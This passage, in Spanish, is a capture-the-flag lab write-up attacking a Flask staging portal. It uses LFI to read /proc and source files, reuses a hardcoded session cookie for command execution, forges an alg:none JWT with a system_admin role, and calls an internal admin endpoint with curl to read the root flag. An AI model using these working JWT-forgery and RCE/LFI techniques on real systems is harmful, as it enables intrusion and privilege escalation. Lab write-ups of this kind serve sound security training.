


Se realizaron otras pruebas para ver si podíamos leer `/etc/shadow` o `/root/flag.txt` pero el usuario web que corre estos procesos no tiene permisos, así que tenemos que identificar el proceso que corre detrás de la aplicación web, para ello aprovecharemos el sistema de archivos virtual `/proc` de Linux, el cual expone información detallada sobre los procesos en ejecución del sistema operativo.


- Usaremos `/proc/self/cmdline` para ver los argumentos exactos con los que se inició el proceso que está atendiendo la petición web



- Usaremos `/proc/self/environ` para ver las variables de entorno accesibles para el proceso web



Del resultado del proceso detrás del formulario de diagnóstico está `staging.py`, veremos su código para entender un poco más la lógica de esta página



Es una aplicación Flask que implementa un portal de "staging" con dos rutas principales: la página de login y la página de diagnóstico.

En la página de login encontramos:

- **Credenciales hardcodeadas:**

- Usuario: `deploy_agent`

- Contraseña: 

- **Token de sesión hardcodedo:**
 - Cookie: staging_token=
- **Redirección** a /staging-infra-4091/diagnostics tras login exitoso.

Vulnerabilidades:

- **Credenciales débiles/hardcodeadas.** Cualquiera que lea el código fuente las conoce.
- **Token predecible.** No hay aleatoriedad.

En la página de diagnóstico encontramos:

1. RCE (Remote Code Execution) vía cmd

- **Parámetro cmd** se pasa directamente a subprocess.getoutput(cmd).
- **No hay sanitización.**
- **Cualquier comando del sistema se ejecuta.**

Esto es RCE directo. Con la cookie staging_token=deploy_master_981a, podemos ejecutar comandos arbitrarios.

2. LFI (Local File Inclusion) vía log_file

- **Parámetro log_file** se usa para construir una ruta:

```
target_path = os.path.join(LOGS_DIR, log_file) if not log_file.startswith("/") else log_file
```

- **Si log_file empieza con /**, se usa como ruta absoluta.
- **Si no**, se concatena con LOGS_DIR = "/var/log/cerberus".
- **No hay sanitización de ../** en el caso de rutas relativas.

Esto es LFI. Podemos leer cualquier archivo del sistema.

Veamos si encontramos más archivos en el directorio /app, vamos a ejecutar

```
ls -al /app
```

Diagnóstico de Infraestructura y Logs

Herramienta interna de telemetría de servicios.

Archivo de Registro:

Cargar Registro

Salida del Archivo:

```
total 40
drwxr-xr-x 1 root root 4096 Aug 30 07:04 .
drwxr-xr-x 1 root root 4096 Sep 16 15:09 ..
-rw-r--r-- 1 root root 2934 Aug 30 07:04 daemon_core.py
-rw-r--r-- 1 root root 7643 Aug 30 07:04 gateway.py
-rw-r--r-- 1 root root 8187 Aug 30 07:04 portal.py
-rw-r--r-- 1 root root 76 Aug 30 07:04 requirements.txt
-rw-r--r-- 1 root root 4794 Aug 30 07:04 staging.py
```

En el código de `daemon_core.py` se encontró:

1. La existencia de un portal interno accesible solo desde 127.0.0.1:9090
2. **`insecure_verify_jwt(token)`** no verifica la firma del token JWT, acepta alg: "none" o alg: "n/a", y cuando alg es none devuelve el payload sin verificar nada
3. Ruta `/admin/exec`

Acciones disponibles:

- `cat_flag`: Lee `/root/flag.txt` y devuelve la flag.
- `grant_root / chmod_bash`: Hace `chmod 4755 /bin/bash` (SUID root).
- `exec`: Ejecuta un comando arbitrario (`cmd`) con `subprocess.getoutput`.

Todas requieren `role == "system_admin"`

Vamos a forjar un token con alg:none y role: system_admin

```
(chifay@kali) - [~/Whoami-Labs/CERBERUS]
$ # Header: {"alg":"none","typ":"JWT"}
HEADER=$(echo -n '{"alg":"none","typ":"JWT"}' | base64 -w0 | tr '+/' '-_' | tr -d '=')
# Payload: {"role":"system_admin"}
PAYLOAD=$(echo -n '{"role":"system_admin"}' | base64 -w0 | tr '+/' '-_' | tr -d '=')
# Token: header.payload.
TOKEN="${HEADER}.${PAYLOAD}."
echo "Token forjado: $TOKEN"
Token forjado: eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJyb2xlIjoic3lzdGVtX2FkbWluIn0.
```

Ahora lo usaremos el RCE que tenemos para ejecutar

```
curl+-s+-H+'Authorization:Bearer+
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJyb2xlIjoic3lzdGVtX2FkbWluIn0.
'+http://127.0.0.1:9090/admin/exec?action=cat_flag
```



Verificación de la bandera

